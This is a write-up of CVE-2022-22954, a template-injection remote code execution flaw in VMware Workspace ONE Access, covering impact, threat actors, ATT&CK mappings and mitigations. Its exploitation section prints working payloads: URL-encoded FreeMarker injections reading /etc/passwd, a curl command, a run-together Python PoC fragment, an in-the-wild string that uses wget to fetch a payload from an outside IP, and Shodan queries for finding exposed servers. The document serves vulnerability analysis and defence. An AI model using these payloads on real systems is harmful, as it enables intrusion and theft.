# CVE-2022-22954

## TL; DR

The vulnerability which has been assigned to CVE-2022-22954 is a remote code execution (RCE) due to server-side template injection in VMWare Workspace ONE Access also previously known Identity Manager as affected products. Its severity score 9.8 out of 10 which is critical rating. Security researchers confirmed that exploitation of the vulnerability CVE-2022-22954 has occurred in the wild. Threat actors used the vulnerability to deploy coin miners, shells, and Mirai dropper scripts. Rotten Kitten APT group has exploited RCE vulnerability to deploy Core Impact by injecting a malicious Powershell payload.

## Introduction of the CVE-2022-22954 Vulnerability

VMware Workspace ONE Access server-side template injection cause remote code execution vulnerability. VMWare Workspace ONE Access is an identity provider and manager that has access to all organizational users to control environment. The solution is used to implement multi-factor authentication, single sign-on to access enterprise SaaS, mobile and web applications [1].

## What is the impact of the vulnerability?

The vulnerability CVE-2022-22954 allows an unauthenticated user to inject a server-side template which is an Apache Tomcat component. Threat actor (TA) could execute an arbitrary malicious command on the vulnerable server. The affected VMware products [2],

- VMware Workspace ONE Access 20.10.0.0 – 20.10.0.1
- VMware Workspace ONE Access 21.08.0.0-21.08.0.1
- VMware identity manager 3.3.3 – 3.3.6

According to the Rapid7 security team, they pointed that the chaining exploitation could be possible with another published vulnerability CVE-2022-22960 which is a privilege escalation in VMware Workspace ONE Access solutions. TA used the vulnerability for RCE and could exploit the vulnerability CVE-2022-22960 to escalate the user privilege to root [3].

## Exploitation of Vulnerability and PoC codes

Multiple Proof of Concept (PoC) codes are publicly available When the exploit is examined, the vulnerability can be exploited easily with a basic HTTP GET request [4]. One of PoC codes, an HTTP request modified by injecting URL-encoded template to access content of the /etc/passwd file

```
{host}/catalog-portal/ui/oauth/verify?error=&deviceUdid=%24%7b%22%66%72%65%65%6d%61%72%6b%65%72%2e%74%65%6d%70%6c%61%74%65%2e%75%7
4%69%6c%69%74%79%2e%45%78%65%63%75%74%65%22%3f%6e%65%77%28%29%28%22%63%61%74%20%2f%65%74%63%2f%70%61%73%73%77%64%22%29%7d
```

PoC code consists of 3 parts, a vulnerable path, using freemaker.template module to execute a command and the malicious command to be executed [6].

- /catalog-portal/ui/oauth/verify
- %24%7b%22%66%72%65%65%6d%61%72%6b%65%72%2e%74%65%6d%70%6c%61%74%65%2e%75%74%69%6c%
  (${“freemarker.template.utility.Execute”?)
- %63%61%74%20%2f%65%74%63%2f%70%61%73%73%77%64%22%29%7d (cat /etc/passwd")})

Second exploitation code which is from twitter[5]. It is similar to the first PoC and also includes base64 encoding. The command executed is `id;uname -a`

```
curl -kv <https://192.168.0.240/catalog-portal/ui/oauth/verify> -H "Host: lol" -Gd error= --data-urlencode 'deviceUdid=${"freemarke
r.template.utility.Execute"?new()("bash -c {eval,$({echo,aWQ7dW5hbWUgLWE=}|{base64,-d})}")}'
```

Most popular exploit strings includes

- /catalog-portal/ui/oauth/verify?error=&deviceUdid=${“freemarker.template.utility.Execute”?new()(“cat /etc/hosts”)}
- /catalog-portal/ui/oauth/verify?error=&deviceUdid=${“freemarker.template.utility.Execute”?new()(“wget -U”Hello 1.0" -qO - http://106[.]246[.]224[.]219/one")}

Another PoC is written in Pyton language and request the given string automatically[7]

```
# Build URLbase_uri = "/catalog-portal/ui/oauth/verify?error=&deviceUdid="payload = "${{\\"freemarker.template.utility.Execute\\"?n
ew()(\\"{}\\")}}".format(sys.arg[2])final_url = domain + base_uri + url_encode_all(payload)# Send payloadr = requests.get(final_ur
l)# Handle response output - get the desired datafrom_output = r.text.find(': workspace, device id:')to_output = r.text.find(', dev
ice type:')# Print outputif from_output != -1:    print("#PoC URL:", final_url, "\\n")    print("[+] Output:\\n----------")
```


Vulnerability has been used in active attacks for infecting servers with deploying[8]

- Coinminers
- Reverse HTTP backdoors like Core impact, Cobalt strike and Metasploit beacons
- Botnet operators (Mirai)
- Web shells

## Exploitation Status and Related Threat Groups

Many groups appear to be exploiting vulnerabilities but Rotten Kitten deploying Core Impact penetration tool. Researcher thinks that the presence of the Core impact backdoor indicates an APT group due to its very rare usage by other TAs. Rotten Kitten is an Iranian-based threat actors. They distributed Core impact through VMware RCE vulnerability.

TA is injecting a highly obfuscated Powershell script to vulnerable VMware identity management system. After gaining initial access, this command sent through server and executed to download an obfuscated PowerTrash loader. Then the loader deployed the CoreImpact backdoor without leaving any forensics evidence[9].




Full Attack Chain

For the scanning exploitation status, the used Shodan queries and keywords are `http.favicon.hash:-713727389,-1987733375,1459735704,198112565,-1250474341` and `VMWare Workspace ONE`.

CISA published a cyber security advisory including TTP’s and detection signatures relating to TA[10]. The possible MITRE ATT&CK TTP’s can be listed,

- T1203 - Exploitation for Client Execution(Tactic: Execution)
- T1105 - Ingress Tool Transfer (Tactic: Command and Control)
- T1059 - Command and Scripting Interpreter (Tactic: Execution)

- T1071.001 - Application Layer Protocol: Web protocols (Tactic: Command and Control)
- T1068 - Exploitation for Privilage Escalation (Tactic: Privilage Escalation)
- T1560 - Archive Collected Data (Tactic: Collection)
- T1070 - Indicator Removal on Host (Tactic: Defense Evasion)
- T1003.008 - OS Credential Dumping: /etc/passwd and /etc/shadow (Tactic: Credential Access)
- T1505.003 - Server Software Component: Web Shell (Tactic: Persistence)
- TA0010 - Tactic: Exfiltration

## Mitigations and Workarounds

Security researchers recommend the organization update VMware products to the latest version. Vmware published a workaround for the organization which couldn't patched their products immediately. The workaround includes a python script and verification of the Workspace ONE access configuration pages which is running on port 8443 are blocked[11]

## Resources


1. Condon, C. (2022, May 2). *Widespread Exploitation of VMware Workspace ONE Access CVE-2022-22954*. Rapid7. https://www.rapid7.com/blog/post/2022/04/29/widespread-exploitation-of-vmware-workspace-one-access-cve-2022-22954/
2. https://www.vmware.com/security/advisories/VMSA-2022-0011.html
3. Arntz, P. (2022, June 3). *[updated]VMWare vulnerabilities are actively being exploited, CISA warns*. Malwarebytes Labs. https://blog.malwarebytes.com/exploits-and-vulnerabilities/2022/05/vmware-vulnerabilities-are-actively-being-exploited-cisa-warns/
4. https://github.com/sherlocksecurity/VMware-CVE-2022-22954
5. https://twitter.com/wvuuuuuuuuuuuuu/status/1519476924757778433
6. Corelight Labs Team. (2022, May). *Finding CVE-2022-22954 with Zeek*. Corelight. https://corelight.com/blog/finding-cve-2022-22954-with-zeek
7. https://github.com/DrorDvash/CVE-2022-22954_VMware_PoC/blob/main/CVE-2022-22954.py
8. Nigam, R. (2022, May 20). *Threat Brief: VMware Vulnerabilities Exploited in the Wild (CVE-2022-22954 and Others)*. Unit42. https://unit42.paloaltonetworks.com/cve-2022-22954-vmware-vulnerabilities/?utm_source=bambu&medium=social&campaign=advocacy&blaid=3079696
9. Vijayan, J. (2022, April 26). *Iranian Hacking Group Among Those Exploiting Recently Disclosed VMware RCE Flaw*. Dark Reading. https://www.darkreading.com/attacks-breaches/-iranian-group-among-those-exploiting-recently-disclosed-rce-flaw-in-vmware
10. CISA. (2022). *Threat actors chaining unpatched VMware vulnerabilities for full system control*. https://www.cisa.gov/uscert/sites/default/files/publications/AA22-138B_Threat_Actors_Chaining_VMware_Unpatched_Vulnerabilities_for_Full_System_Control.pdf
11. https://kb.vmware.com/s/article/88098